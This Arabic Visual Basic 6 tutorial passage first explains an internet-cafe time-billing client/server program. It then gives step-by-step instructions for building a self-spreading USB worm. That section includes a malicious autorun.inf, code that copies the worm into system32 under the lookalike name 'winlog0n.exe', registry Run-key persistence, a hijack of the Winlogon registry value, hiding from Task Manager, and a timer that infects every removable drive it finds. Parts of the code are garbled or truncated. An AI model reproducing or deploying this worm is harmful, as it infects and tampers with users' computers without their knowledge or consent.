Private Sub Get1_ConnectionRequest (ByVal requestID As Long)
    'جهاز العميل
    Get1.Close
    Get1.Accept requestID 'الايجاز للاداة بقبول الاتصال مع العميل
End Sub

```

- 1- الامر الاول يقوم لاغلاق أي اتصال سابق للاداة لتلافي الاخطاء.
- 2- الامر الثاني لقبول اجراء الاتصال مع العميل.

## Timer2 Timer

حدث المؤقت الخاص باحتساب الوقت

```

Private Sub Timer2_Timer()
    'حساب الوقت المنقضي منذ بدا الاستخدام
    scnds = scnds + 1
    If scnds = 60 Then
        scnds = 0
        If Opn1 = True Then
            Tm1 = Val(Tm1) + 1
            Cst1 = Val(Cst1) + 2
        End If
    End If
End Sub

```

- 1- الامر يقوم بزيادة قيمة المتغير scnds بمقدار واحد كل ثانية .
- 2- الامر الثاني يفحص قيمة المتغير scnds اذا وصل الى القيمة 60 هذا يعني انقضاء دقيقة جديدة من الوقت مما يترتب عليه تنفيذ الاوامر التالية للشرط .
- 3- يقوم بتصفير المتغير كل 60 ثانية
- 4- التاكيد ان زر الفتح مضغوط وان هناك استخدام للجهاز العميل بالفعل .
- 5- يقوم بزيادة قيمة الاداة Tm1 الخاصة بعرض الوقت المنقضي (بالدقائق). بمقدار واحد .
- 6- الامر يقوم بزيادة قيمة الاداة Cst1 الخاصة بعرض المبلغ المستحق على الوقت المنقضي (باعتبار ريالين لكل دقيقة-بالطبع يمكنك تغيير ذلك بحسب ماتريد). (مع العلم بان هذا المؤقت سيكون موقفا حتى يتم تشغيله عند الضغط على زر الفتح)



## حدث الضغط على زر الفتح

Opn1 Click

```
Private Sub Opn1_Click()
    Tm1 = "00"
    Cst1 = "00" 'تصفير العدادات الخاصة بالعميل
    Send1.SendData "open" 'عمل بفتح الشاشة للمستخدم
    Timer2.Enabled = True 'تشغيل العداد
End Sub
```

- 1-2- الامر الاول والثاني لتصفير الوقت و المبلغ مع بدا استخدام الجهاز
- 3- الامر الثالث لارسال الأذن بفتح الشاشة امام المستخدم.
- 4- الامر الرابع يقوم بتشغيل المؤقت Timer2 الخاص باحتساب الوقت والمبلغ.

## حدث الضغط على زر الاغلاق

Close1 Click()

```
Private Sub Close1_Click()
    Send1.SendData "close" 'اجل اغلاق الشاشة على المستخدم
    Timer2.Enabled = False 'ايقاف العداد
    scnds = 0
End Sub
```

- 1- الامر الاول يقوم بارسال امر الى العميل باغلاق الشاشة على المستخدم .
- 2- الامر الثاني يقوم بايقاف المؤقت الخاص باحتساب الوقت والمبلغ.
- 3- الامر الثالث لتصفير المتغير Scnds .

## المؤقت الخاص بتفقد استمرار الاتصال بين الخادم والعميل

Timer1 Timer()

```
Private Sub Timer1_Timer() 'عدم انقطاع الاتصال مع العميل في اي لحظة
    On Error Resume Next
    If Get1.State <> 2 And Get1.State <> 7 Then 'صال مقطوع مع العميل
        Get1.Close
        Get1.LocalPort = 6001 'م ٦٠٠١ تحسبا لاعادة طلب الاتصال من العميل
        Get1.Listen 'الايجاز للادة ببدا المراقبة
    End If
End Sub
```

1- الامر الاول يقوم بتفقد قيمة الخاصية State لاداة الاستقبال حيث ان القيم 2 و 7 تعني ان الاتصال يتم بشكل طبيعي ماعدى ذلك يعني وجود خلل في الاتصال مما يستدعي اعادة ترقب منفذ الجهاز لانتظار محاولة العميل طلب الاتصال بالخادم.

2- الامر الثاني يغلق أي اتصال سابق للاداة.

3- الامر الثالث يعلم اداة الاستقبال بالمنفذ الذي سيصل منه طلب الاتصال.

4- الامر الرابع لبدا المراقبة فعليا للمنفذ.

### حدث وصول البيانات من العميل

Get1\_DataArrival

هناك ثلاث حالات سيصل فيها بيانات مرسله من العميل وهي :

- عندما تقوم اداة الارسال (الخاصة بالعميل) باجراء اتصال ناجح مع الخادم سترسل له اشارة بذلك وهي الكلمة "start" لكي يقوم الخادم بدوره بايعاز الامر الى اداة الارسال الخاصة به لطلب اجراء الاتصال مع العميل.

- الحالة الثانية هي عندما يطلب العميل الاذن له بفتح الشاشة للمستخدم من خلال ارسال الكلمة "GetOpen"

- الحالة الثالثة عندما يبلغنا العميل بان المستخدم قام باغلاق الشاشة وانهى استخدامه للكمبيوتر . من خلال ارسال الكلمة "Closed" .

لحظ الشفرة التالية :

```

العميل
Private Sub Get1_DataArrival(ByVal bytesTotal As Long)
    Get1.GetData d, vbString
    'نقوم بفحص العبارة المرسله من جهاز العميل لنحدد الاجراء المناسب'
    If d = "GetOpen" Then
        'العميل يرسل لطلب فتح الشاشة للمستخدم'
        'د يطلب الحصول على الخدمة هل تريد السماح له بذلك'
        If MsgBox("د يطلب الحصول على الخدمة هل تريد السماح له بذلك") = vbYes Then
            Opn1.Value = True
            'استدعاء اجراء الضغط على مفتاح الفتح'
            Opn1_Click Opn
        End If
    ElseIf d = "Closed" Then
        'يل علمنا بان المستخدم قد اغلق الشاشة'
        Close1 = True
        'استدعاء اجراء الضغط على مفتاح الاغلاق'
        Close1_Click
    ElseIf d = "start" Then
        'يل بان اداة الارسال الخاصة به اتصلت بنا'
        Send1.Close
        'الطلب الاتصال مع الجهاز العميل'
        Send1.Connect "pc2", 6000
    End If
End Sub

```

- 1- الامر الاول يقوم باستقبال البيانات التي وصلت من العميل وتخزينها في المتغير d .
  - 2- الامر الثاني يقوم بفحص المتغير d فاذا كان يحتوي على القيمة "GetOpen" فهذا يعني ان العميل يطلب الاذن بفتح الشاشة وفي هذه الحالة يقوم البرنامج بتنفيذ الاوامر التالية.
  - 3- اظهار رسالة تعلم مدير برنامج الخادم بان العميل يطلب الاذن بفتح الشاشة للمستخدم .
  - 4-5- في حال الضغط على زر "نعم" الخاص بالرسالة يتم استدعاء الاجراء الخاص بزر الفتح وهو الزر الذي يرسل الاشارة الى العميل بفتح الشاشة . كما يقوم ببدا احتساب الوقت والمبلغ.
  - 7- الامر السابع يقوم بفحص المتغير d ان كان يحمل القيمة "close" فهذا يعني ان العميل يبلغنا بان المستخدم اغلق الشاشة وفي هذه الحالة يتم تنفيذ الاوامر التالية.
  - 8-9- استدعاء الاجراء الخاص بالضغط على زر الاغلاق الذي يقوم بايقاف المؤقت الخاص باحتساب الوقت والمبلغ.
  - 11- في الحالة الاخيرة والتي لا تتم الا عند ارسال العميل للكلمة "start" التي تعني نجاح العميل في اجراء الاتصال (راجع الشرح اعلاه) فهذا يقتضي تنفيذ الاوامر التالية.
  - 12- اغلاق أي اتصال سابق لاداة الارسال.
  - 13- ارسال الطلب الى الجهاز العميل باجراء الاتصال معه على اسم الجهاز ورقم المنفذ.
- وقد تتسائل الم يتم ارسال الطلب الى العميل من خلال اداة الارسال لاجراء الاتصال سابقا عند الحدث الخاص بتحميل النافذة ؟
- بالطبع وكان ذلك كافيا تماما لكن اعادة الطلب الى العميل لن يتم الا في حالة انقطاع الاتصال لاي سبب في هذه الحالة سيقوم العميل باعادة طلب الاتصال مع الخادم . فيرد الخادم بالموافقة
- (راجع شرح الحدث Get1\_ConnectionRequest) . ثم يقوم العميل بارسال الاشارة الى الخادم بان الموافقة وصلته وان اعادة الاتصال تمت بين الطرفين .
- ولكن على اساس ان الخادم يعمل كمتلقي للبيانات فقط والعميل كمرسل للبيانات فقط لذا يستوجب على الخادم ان يامر اداة الارسال الخاصة به ان تطلب الاتصال مع العميل فيرد العميل بالموافقة وفي هذه الحال يكون كلا الطرفين قادرا على الارسال و الاستقبال في نفس الوقت.
- وبهذا ينتهي الجزء الخاص ببرنامج مقهى الانترنت .

## رابعاً: برنامج الفيروس

### مقدمة

اولاً : ماهو الفيروس ؟

هو عبارة عن برنامج يعمل في الخفاء ويعمل على الانتقال بين الاجهزة والانتشار بشكل سريع و يحمل عدة خصائص اهمها :

1-التكاثر التلقائي

3- الانتقال التلقائي بين الاجهزة

4- القيام باجراءات داخل الكمبيوتر غير مسموح بها من قبل المستخدم و غالباً ما تكون اجراءات تخريبية.

في هذا الجزء من الكتاب سنقوم بتصميم فيروس حقيقي له كل الخصائص التي ذكرناها ، حيث سنتعلم كيف يمكن ان نصيب الجهاز المستهدف بالفيروس دون ان يشعر المستخدم ، وكيف سيقوم الفيروس بالانتشار بين الاجهزة الاخرى عن طريق الوسائط القابلة للازالة (الفلاش او الفلوبي) وهذا طبعاً هو الجزء الاهم من الموضوع .

ولكن ليس بالضرورة ان هدف الفيروس هو التخريب فالاعمال التخريبية ليست بالصعبة فليس اسهل من ان تقوم بحذف احد ملفات الويندوز الضرورية لتشغيل النظام ليتوقف النظام عن العمل . كما ان هناك دوال جاهزة تقوم بوظائف المشاكسة مثل فتح السي دي روم ، او اخفاء الفارة ، وايقاف لوحة المفاتيح ، وغيرها . اما الوظائف الاكثر جدية مثل اخفاء خيارات المجلد ، او ايقاف عمل مدير المهام وهي الاكثر استخداماً بين مصممي الفيروسات فهي ايضا متاحة للجميع في الانترنت ، لكنني اثرت عدم التطرق اليها ليس لاني معارض لها بالطبع فهي امكانية عالية ترفع من مستوى المبرمج ، لكنني اثرت ان يكون هناك هدف موضوعي لانشاء الفيروس ولو كان صغيراً بدلاً من مجرد التسلية .

**الهدف من الفايروس هو هدف دعائي حيث سيقوم الفايروس بتغيير شاشة الدخول الترحيبية الخاصة بوندوز اكس بي والتي تظهر اسماء المستخدمين . دون ان يعلم المستخدم كيف ومتى ومن اين حصل هذا التغيير .** وقبل ان نبدأ بشرح تصميم البرنامج احب ان انوه انك قد تفاجأ من ان تصميم الفايروس ليس بالصعوبة التي يتخيلها البعض وقد يكون الاقل من حيث حجم الاكواد المستخدمة في إنشائه ، الا انها اكواد احترافية وفاعلة للغاية .

يتكون الفايروس من ثلاثة قطع او ملفات سنقوم بانشاء ملفين ، اما الثالث فهو مرفق مع الفايروس "وسنستعيه" جاهزاً .

autorun.inf

1- الملف الاول



لا بد انك قد لاحظت عند ادراجك سي دي الى سواقة الكمبيوتر غالباً ما يقوم السي دي بالفتح تلقائياً و اظهار شاشة افتتاحية للسي دي . او عندما تقوم بالنقر المزدوج على السي دي يتم تشغيل الشاشة الافتتاحية للقرص والتي تكون عادة عبارة عن برنامج تنفيذي .

ما هو السبب في ذلك ؟ السبب هو ان الويندوز وعند ما يقوم المستخدم بفتح اي قرص سواء كان قرصاً ثابتاً او قابل للازالة فان النظام يبحث عن الملف autorun.inf داخل القرص وفي حال وجوده يقوم بقراءة محتوياته

وهي عبارة عن مجموعة اسطر تدل الويندوز على البرنامج التنفيذي المرتبط بالقرص ، والذي هو من المفترض شاشة استعراضية للقرص لكي يقوم بالعمل تلقائيا بمجرد فتح القرص . وهذا يفسر انك اذا نقرت نقرا مزدوجا على السي دي الموجود في السواعة يظهر لك شاشة فلاشية ترحيبية بدلا من ان يفتح القرص لتشاهد الملفات والمجلدات الموجودة بداخله.(طبعاً ليس في كل الحالات ولكن فقط السيديات التي لديها تلك الشاشات الترحيبية).

وهذه هي الثغرة القاتلة التي استغلت أسوء استغلال حيث استخدمت هذه الخاصية من قبل مصممي الفيروسات لإصابة الأجهزة بالفيروسات تلقائيا دون إذن او علم المستخدم.

فبدلاً من ان تكون الاسطر الموجودة داخل الملف autorun.inf دالة على البرنامج الذي يحوي الشاشة الترحيبية للقرص ، يتم كتابة اسطر بديلة تدل على برنامج تخريبي مجاور للملف autorun.inf وبمجرد نقر المستخدم على القرص لفتحه يقوم الويندوز ببراءة شديدة بفتح الفيروس الذي يقوم بنسخ نفسه الى القرص الصلب ثم تسجيل نفسه في الرجستري لكي يعمل تلقائيا مع كل بدا تشغيل.

### انشاء الملف autorun.inf.

باستخدام المفكرة اكتب الاسطر التالية :

```
[autorun]
shell\open\default=1
shell\explore\command =مجلد جديد.exe
shell\open\command = مجلد جديد.exe
open=مجلد جديد.exe
shell\autoplay\command = مجلد جديد.exe
```

او انسخها الى الملف ثم احفظ الملف باسم autorun.inf .

كما يمكنك الاختصار بان تستعير الملف autorun.inf المرفق مع البرنامج .

## MAXLOGONUI.EXE

## 2- الملف الثاني



وهو عبارة عن برنامج تنفيذي يحمل بداخله الشعار الذي نريد ان نضعه في الشاشة الترحيبية الخاصه بويندوز اكس بي .

يمكنك استعارة البرنامج MAXLOGONUI.EXE المرفق مع البرنامج وهو يحمل الشعار الخاص بي . اما ان اردت صنع الشعار الخاص بك فهنا أحيلك على برنامج اسمه Changer Xp وهو الذي استخدمته لتكوين الشعار حيث سيقوم البرنامج بوضع ملف اسمه CXUIHOST.EXE داخل مجلد system32. يحمل الشعار الذي اخترته .

## مجلد جديد.exe

## 3- الملف الثالث



وهو الملف الرئيسي او الفيروس الذي سيقوم اولا بنسخ نفسه ونسخ الملفات المرافقين له الى النظام، ثم يقوم بتغيير شاشة تسجيل الدخول الى ويندوز الى الشاشة الخاصة به، ثم يسجل نفسه في الرجستري لكي يعمل تلقائيا مع كل بدا تشغيل للويندوز .

و بعد ان يبدأ بالعمل من داخل الكمبيوتر يقوم بمراقبة أي تركيب لقرص خارجي مثل الفلاش او القرص المرن للكمبيوتر وفي حالة حدوث ذلك يقوم بنسخ نفسه والملفات المرفقة معه تلقائيا من الكمبيوتر الى القرص الخارجي وذلك لضمان انتشاره الى الاجهزة الاخرى.

وهو ما سنقوم بشرحه خطوه خطوة ، اما استخدام اسم ورمز مجلد جديد فهو للتمويه ليس الا .

## الدوال المستخدمة في برنامج الفيروس :

### دوال API:

كما سبق التوضيح فان دوال واجهة التطبيقات API هي دوال خارجية ليست ضمن دوال فيجوال بيسك بل خاصة بنظام التشغيل الا انه يمكننا الاستعانه بها في فيجوال بيسك ولكن يجب تعريفها اولا قبل ان نتمكن من استدعائها. والدوال التي سنستخدمها في برنامجنا هي كالتالي .

## ShellExecute

## دالة الارتباط الحيوي

هي دالة تستخدم للارتباط مع التطبيقات الاخرى وهي مشابهة للدالة Shell الا ان الاخيرة هي دالة تابعة للفيجوال بيسك بينما الدالة ShellExecute هي دالة خاصة بواجهة التطبيقات البرمجية API .

**دالة توصيف الاقراص****GetDriveType**

هي دالة تستخدم لمعرفة نوع القرص حيث يتم ارسال اسم احد الاقراص الى الدالة كمعامل فتقوم الدالة باعادة نوع القرص ان كان قرصا محليا او سي دي روم او قرص قابل للنقل (فلاش - قرص مرن).

**الدالة****Environ**

هذه الدالة سنستخدمها لمعرفة مسار مجلد النظام ويندوز .

**دالة تغيير خصائص الملفات****SetAttr**

هذه الدالة تستخدم لتغيير خصائص الملفات مثل ( للقراءة فقط - مخفي - ارشيف - ملف نظام )

**دالة فتح وانشاء الملفات****Open**

تستخدم الدالة لفتح الملفات من الانواع المختلفة لغرض الكتابة اليها Output او القراءة منها Input والصيغة المستخدمة في كتابة الدالة هي كالتالي :

Open "مسار الملف" For الغرض من فتح الملف As #1

مثال :

```
Open ("C:\logon.txt") For Output As 1
```

```
Print #1,"الله اكبر"
```

```
Close #1
```

وفي المثال السابق قمنا بانشاء الملف Logon.txt في القرص سي ، ثم كتبنا العبارة "الله اكبر" داخل الملف



## وضع الادوات على النافذة



افتح مشروع جديد ثم اضع الى النافذة الخاصة بالمشروع الادوات التالية:

- 1- اضع الاداة Timer1 وغير الخاصية Interval الى 4000 والخاصية Enabled الى FALSE.
  - 2- اضع الاداة Drive1 الى النافذة
  - 3- غير الخاصية Icon للنافذة الى رمز المجلد وهو مرفق مع الشفرة مفتوحة المصدر للفيروس.+++
- وبالتاكيد غير خاصية Visible للفورم الى False لان الفيروسات طبعا تعمل في الخفاء وليس لها واجهات تعرضها للمستخدم.

## كتابة الشفرة

## تعريف الدوال والمتغيرات العامة

```
Dim Drv As Integer
دالة وظيفتها فتح المتصفح على اي مجلد
Private Declare Function ShellExecute Lib "shell32.dll" _
    Alias "ShellExecuteA" (ByVal hwnd As Long, ByVal _
    lpOperation As String, ByVal lpFile As String, ByVal _
    lpParameters As String, ByVal lpDirectory As String, _
    ByVal nShowCmd As Long) As Long
دالة تحدد نوع القرص (ثابت-سي دي روم-فلاش او فلوبي)
Private Declare Function GetDriveType Lib "kernel32" Alias _
    "GetDriveTypeA" (ByVal nDrive As String) As Long
```

- 1- تعريف متغير سيستخدم للمرور على اسماء الاقراص الموجودة في الاداة Driv1 من خلال دواراة .
- 2- السطور من 2 الى 6 هي تعريف دالة الارتباط الحيوي ShellExecute التابعة لواجهة التطبيقات API وهي في الحقيقة تعامل كسطر واحد لوجود الرمز ( \_ ) اخر كل سطر .
- 3- السطرين 7 و 8 هي تعريف الدالة GetDriveType وهي ايضا احدى دوال API وانصحك في البداية ان تقوم بنسخ التعريفات الخاصة بدوال API من المشروع مفتوح المصدر المرفق للكتاب لتجنب الاخطاء ثم لاحقا يمكنك ان تقوم بصياغة التعريفات بنفسك .

### دالة تغيير قيم الرجستري

#### ReqWrite

```
Private Function RegWrite(Key1, SValue As String) غير قيم الرجستري
    Set WSHShell = CreateObject("WScript.Shell")
    WSHShell.RegWrite Key1, SValue
End Function
```

هذه الدالة تقوم بتغيير ملف تسجيل النظام الرجستري وفي هذا البرنامج سنستخدمها مرتين المرة الاولى لإضافة اسم البرنامج الى قائمة برامج بدأ التشغيل الموجوده في محرر النظام الرجستري لكي يتم تشغيله تلقائيا مع كل بدأ تشغيل للويندوز . والمرة الثانية سنستخدمها لتغيير اسم ملف الولوج Logon من الملف الاصيل الى الملف الخاص بنا المسمى Maxlogonui.exe .

في هذا الجزء قمنا بتعريف الدالة وسوف نقوم باستدعائها لاحقا.

تستقبل الدالة معاملين الاول Key1 وهو يحمل اسم المفتاح مثلا ( عنوان برامج بدأ التشغيل داخل الرجستري ) وهذا العنوان عادة ما يكون كالتالي :

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run\

والمعامل الثاني هو SValue وهو يحمل القيمة للمفتاح مثلا ( المسار الفعلي للفيروس داخل الكمبيوتر ) . وفي برنامجنا هذا سيكون مسار البرنامج هو مجلد system32 داخل مجلد Windows في أي قرص كان

## إجراء فتح المتصفح

## OpenExplorer

```
Public Sub OpenExplorer(Optional InitialDirectory As String)
    استدعاء دالة فتح المتصفح على اي مجلد
    ShellExecute 0, "open", InitialDirectory, _
        vbNullString, vbNullString, 3
End Sub
```

هذه الدالة تستقبل اسم المجلد الذي نريد ان نفتح من خلال المتغير InitialDirectory ثم تقوم بعد ذلك بإرساله الى الدالة ShellExecute التي سبق ان شرحناها والتي تختص بفتح أي برنامج وفي حالتنا هذه سيقوم بفتح برنامج متصفح ويندوز Explorer الخاص بالويندوز على المجلد المطلوب . وسنقوم باستدعاء الدالة لاحقا.

## إجراء بدأ تشغيل الفيروس

## RunVirus

علينا ان نفرق بين شينين ضروريين ، الاول هو عمل الفيروس للمرة الاولى من خلال استدعائه عن طريق ملف القراءة التلقائية Autorun.inf وهو لا يزال على القرص القابل للازالة الفلاش او القرص المرن .

في هذه الحالة عليه القيام بعدة مهام:

اولها تغيير ملف الولوج الخاص بويندوز . من خلال نسخ الملف المرفق Maxlogon.exe الى مجلد System32 وتسجيل العملية في الرجستري بواسطة استدعاء الدالة RegWrite التي سبق شرحها مع ارسال المعاملات الخاصة بها.

ثانيا نسخ الفيروس لنفسه والملفين المرفقين معه من القرص الخارجي الى داخل الكمبيوتر وبالتحديد الى مجلد System32 الموجود داخل مجلد الويندوز.

ثالثا تسجيل الفيروس لنفسه داخل الرجستري ضمن برامج بدأ تشغيل ويندوز ، ليتم تشغيله من قبل النظام تلقائيا في كل مرة يبدا فيها تشغيل الكمبيوتر. وسيتم ذلك بواسطة استدعاء الدالة RegWrite التي سبق شرحها مع ارسال المعاملات الخاصة بها.

رابعا : وهو الاهم يجب اتاحة القرص الخارجي للمستخدم لفتحه لان الويندوز عندما يعثر على ملف Autorun.inf داخل القرص فانه لا يقوم بفتح القرص وانما يقوم بتشغيل البرنامج الذي يدل عليه الملف autorun.inf. وهذا قد يثير الشك لدي المستخدم بسبب عدم فتح القرص بالرغم من النقر عليه، وهو ما لا نريده هنا.

اما الشيء الآخر فهو عمل الفيروس في المرات التالية أي بعد ان يتم نسخه الى الكمبيوتر ففي هذه الحالة عليه ان يقوم بمهام مختلفة وهي كالتالي :

اولا : اخفاء الفيروس لنفسه من قائمة مدير المهام وهو امر ضروري لكي لا يتم اكتشاف الفيروس وايقاف عمله . من قبل المستخدم عند الضغط على Ctrl+Alt+Delete .

ثانيا : مراقبة جميع الاقراص الموجودة على الكمبيوتر بحثا عن الاقراص القابلة للنقل وبشكل مستمر.

ثالثا: في حال العثور على احد الاقراص الخارجية موصلا بالكمبيوتر عليه ان يقوم بنسخ نفسه والملفات المرفقه معه من الكمبيوتر الى داخل القرص القابل للنقل .

رابعا: التاكيد باستمرار من ان الملفات التي تم نسخها لم تحذف من قبل المستخدم او بسبب أي فيروس اخر وفي حالة حدوث ذلك يقوم الفيروس باعادة نسخ نفسه والملفات المرفقه له الى داخل القرص الخارجي مرة اخرى .

والان لاحظ الشفرة التي تنفذ كل ما ذكرنا:

```
Public Sub RunVirus() 'دالة تبدأ تشغيل الفيروس
    ثابت يموي المسار الخاص بجلد النظام ويندوز'
    winpath = Environ$("windir")
    On Error Resume Next
    App.TaskVisible = False 'لاخفاء البرنامج من شاشة مدير المهام '
    Select Case App.Path 'فحص الموقع الذي يعمل منه البرنامج'
        Case winpath & "\\system32"
            'في حال ان البرنامج يعمل من القرص الصلب اي بعد النسخ يقوم بتشغيل حدث تايمر'
            Timer1.Enabled = True
        Case Else 'في حال كان البرنامج يعمل للمرة الاولى اي من الفلاش'
            'نسخ ملفات الفيروس من الفلاش الى الكمبيوتر'
            FileCopy App.Path & "exe.مجدديد", winpath & "\\system32\\winlogOn.exe"
            ' FileCopy App.Path & "\\autorun.inf", winpath & "\\system32\\autorun.inf"
            FileCopy App.Path & "\\Maxlogonui.EXE", winpath & "\\system32\\Maxlogonui.EXE"

            'تسجيل الفيروس في الرجستري ليعمل تلقائيا مع كل بدء تشغيل للويندوز'
            RegWrite "HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\مجدديد.exe"
            winpath & "\\system32\\winlogOn.exe"
            'تحويل شاشة الدخول في الرجستري من الواجهة الاصلية الى الواجهة الخاصة بالفيروس'
            RegWrite "HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\winlogOn.exe"
            winpath & "\\system32\\Maxlogonui.exe"

            'فتح النسخة التي قمنا بنسخها الى النظام'
            If Err <> 70 Then Shell winpath & "\\system32\\winlogOn.exe"
            'فتح الفلاش للمستخدم'
            OpenExplorer (App.Path)
            'انهاء عمل النسخة الحالية '
    End
End Select
End Sub
```

- 1- السطر الاول يعيد مسار مجلد ويندوز
- 2- دالة تجاهل الاخطاء
- 3- لاختفاء الفيروس من قائمة التطبيقات الموجودة على مدير المهام ولكن للاسف دون اخفائها من قائمة العمليات .
- 4- هو لفحص المسار الذي يعمل منه الفيروس من خلال قيمة الخاصية App.Path
- 5- في حال كان المسار الذي يعمل منه الفيروس هو المجلد System32 الموجود داخل مجلد ويندوز فهذا يعني ان الفيروس يعمل من القرص الصلب أي ليس للمرة الاولى وهذا سيقضي منه تنفيذ المهام التي سبق وان ذكرناها . هذه المهام سنقوم بكتابتها داخل حدث المؤقت تايمر ليتم تكرارها كل 4 ثواني .
- 6- في حال تحقق الشرط السابق يتم بدأ تشغيل المؤقت.(الشفرة الخاصة بالمؤقت سيتم شرحها بعد هذا الإجراء مباشرة)
- 7- في حال عدم تحقق الشرط أي ان الفيروس يعمل من القرص الخارجي لأول مرة يتم تنفيذ الاوامر التالية
- 8- نسخ الفيروس لنفسه من القرص الخارجي الى داخل مجلد System32 ولكن لاحظ انه سيتم تغيير اسم الفيروس من "مجلد جديد" وهو داخل القرص الخارجي الى اسم اخر وهو winlog0n.exe عندما يصبح داخل الكمبيوتر .
- 9- نسخ الفيروس لملف MAXLOGONUI.EXE المجاور للبرنامج من القرص الخارجي الى مجلد System32 .
- 10- استدعاء الدالة RegWrite لتسجيل الفيروس ضمن برامج بدا تشغيل ويندوز في الرجستري . وهنا يتم ارسال المعاملين المطلوبين للدالة وهو مسار المفتاح المطلوب والثاني مسار الفيروس على الكمبيوتر(راجع شرح الدالة RegWrite) .
- 11- تحويل شاشة الدخول الى ويندوز من الشاشة الاصلية الى الشاشة الخاصة بالفيروس من خلال تغيير قيمة المفتاح Winlogon في الرجستري من الشاشة الاصلية الى الشاشة الموجودة في الملف Maxlogon.exe بواسطة استدعاء دالة الكتابة في الرجستري RegWrite.
- 12- الامر التالي يقوم بتشغيل نسخة الفيروس التي وضعناها في الكمبيوتر عن طريق استدعاء الدالة Shell الخاصة بتشغيل البرامج . اما فحص المتغير Err<>70 للتأكد من ان النسخة لم يتم تشغيلها بالفعل تجنباً للاخطاء.
- 13- يتم استدعاء الاجراء OpenExplorer لفتح الفلاش حيث يتم ارسال مسار البرنامج الذي هو عنوان القرص الخارجي اليه كعامل ليتم فتح القرص امام المستخدم بشكل طبيعي .
- 14- الامر الأخير End يقوم بانهاء عمل نسخة الفيروس الموجودة داخل الفلاش او القرص المرين لانتهاء مهمتها وبعد ان اوكل باقي العمل الى النسخة الموجودة على الكمبيوتر.

- في نهاية شرح هذا الاجراء لا بد من التنويه الى مساله مهمة . وهي التلاعب باسماء الملفات ، حيث ان تسمية الفيروس لا تاتي اعتباطا . فمصممي الفيروسات عادة يختارون اسماء الفيروسات التي يصممونها بحيث تاتي مشابهة لبرامج اصلية او عمليات تعمل في الخلفية ضمن حزمة ويندوز . فعندما يقوم المستخدم بتفحص البرامج التي تعمل في الخلفية يجب الا يلاحظ اسما غريبا يلفت انتباهه .

مثلا هناك فيروس يعمل باسم ssms بينما يوجد برنامج تابع للويندوز اسمه smss . لاحظ ان المستخدم العادي قد لا ينتبه الى الفرق مالم يدقق في الاسماء للتشابه الكبير .

وهناك فيروس اخر يعمل تحت اسم svchost بينما هناك عدة عمليات تابعة للويندوز تعمل باسم svchost

اما نحن فقد استخدمنا اسم winlog0n لوجود عملية تابعة للويندوز تعمل باسم winlogon لكن الفرق بين الاسم الخاص بفيروسنا والاسم الخاص بالعملية التابعة للنظام هو انا استخدمنا الصفر بدل حرف O وهو الحرف قبل الاخير في اسم العملية الخاصة بنظام التشغيل.

- ثانيا انوه بشده ان اسم الفيروس عندما يكون داخل القرص الخارجي هو "مجلد جديد" وليس مجلد جديد أي بدون فراغ يفصل بين الكلمتين والا لن يعمل الفيروس تلقانيا عندما ينقر المستخدم على القرص الخارجي

اما المهام التي سنلقها على عاتق النسخة الموجودة على الكمبيوتر فسنقوم بكتابتها داخل حدث Timer في الإجراء التالي.

### حدث المؤقت

```
Timer1_Timer()
```

حدث المؤقت لن يتم تشغيله في المرة الاولى لعمل البرنامج . والتي يعمل فيها الفيروس من داخل القرص القابل للنقل (فلاش) ليصيب الجهاز للمرة الاولى وانما سيعمل بعد التأكد من الفيروس اصبح موجودا على القرص الثابت .

اذا سبق وان اصاب جهازك باحد الفيروسات فلا بد وانك لاحظت عودة الفيروس الى القرص في كل مرة بعد ان قمت بحذفه بحيث لا يمكنك التخلص منه . هذا لان الفيروس عادة ما يستخدم مؤقت Timer يقوم باعادة نسخ نفسه الى الاقراص كل وقت معين . وهذا ما سنقوم به الان. لاحظ الشفرة التالية:

```

Private Sub Timer1_Timer() المتابعة تركيب اي فلاش او فلوبي ثم نسخ الفيروس اليه
DoEvents
  On Error Resume Next
Drive1.Refresh
  For Drv = 0 To Drive1.ListCount - 1
    Drive1.Drive = Drive1.List(Drv)

    If GetDriveType(Drive1.Drive) = 2 Then فحص جميع الاقراص لمعرفة نوع القرص
    المتأكد ان ملفات الفيروس لم تنسخ مسبقا الى الفلاش
      If Dir(Drive1.Drive & "exe.مجلد جديد") = "" Or Dir(Drive1.Drive _
        & "\Maxlogonui.EXE", vbHidden) = "" Then

        نسخ ملفات الفيروس الى الفلاش
        FileCopy App.Path & "\winlogon.exe", Drive1.Drive & "exe.مجلد جديد"

        FileCopy App.Path & "\Maxlogonui.EXE", Drive1.Drive & "\Maxlogonui.EXE"
        SetAttr Drive1.Drive & "\Maxlogonui.EXE", vbHidden

        تحويل شاشة الدخول في الرجستري من الواجهة الاصلية الى الواجهة الخاصة بالفيروس
        RegWrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersio
        winpath & "\system32\Maxlogonui.exe"

      End If
    End If
  Next Drv
End Sub

```

- 1- الامر الاول يمنع تعليق الجهاز اثناء عملية النسخ.
- 2- تجاهل الاخطاء لكي لا تتسبب في ايقاف البرنامج اثناء العمل.
- 3- اعادة تحديث الاداة Drive1 لكي تحتوي على الاقراص القابلة للنقل التي اضيفت اخيرا الى الكمبيوتر.
- 4- دوار للمرور على جميع الاقراص الموجودة داخل الاداة Drive1 لفحص نوع كل قرص.
- 5- لتغيير القرص الذي سيتم فحصه في كل مرة.
- 6- هنا سنقوم باستدعاء دالة فحص نوع الاقراص وهي الدالة GetDriveType وسنرسل معها اسم القرص الذي عليه تقف الدوار.



وفي حال اعادة الدالة GetDriveType الرقم 2 فهذا يعني ان نوع القرص قابل للازالة وهذا يقتضي تنفيذ الاوامر التالية الخاصة بنسخ ملفات الفيروس من القرص الثابت الى الفلاش او القرص المرن.

7- للتأكد من عدم نسخ الملفات مسبقا للقرص الخارجي .

8- الامر الثامن يقوم بنسخ الملف winlog0n.exe وهو ملف الفيروس الاساسي الذي نصممه حاليا من موقعه داخل مجلد System32 الى داخل القرص القابل للازالة. ولكن باسم مجلد جديد.exe.

11- يقوم بنسخ الملف MAXLOGONUI.EXE من موقعه بجوار البرنامج الى داخل القرص القابل للازالة.

12- يغير الملف المنسوخ الى مخفي .

```

اعادة كتابة ملف الاوتورن باستمرار
SetAttr Drive1.Drive & "\autorun.inf", vbNormal
Open Drive1.Drive & "\autorun.inf" For Output As #1
Print #1, "[autorun]"
Print #1, "shell\open\default=1"
Print #1, "shell\explore\command = مجلد جديد.exe"
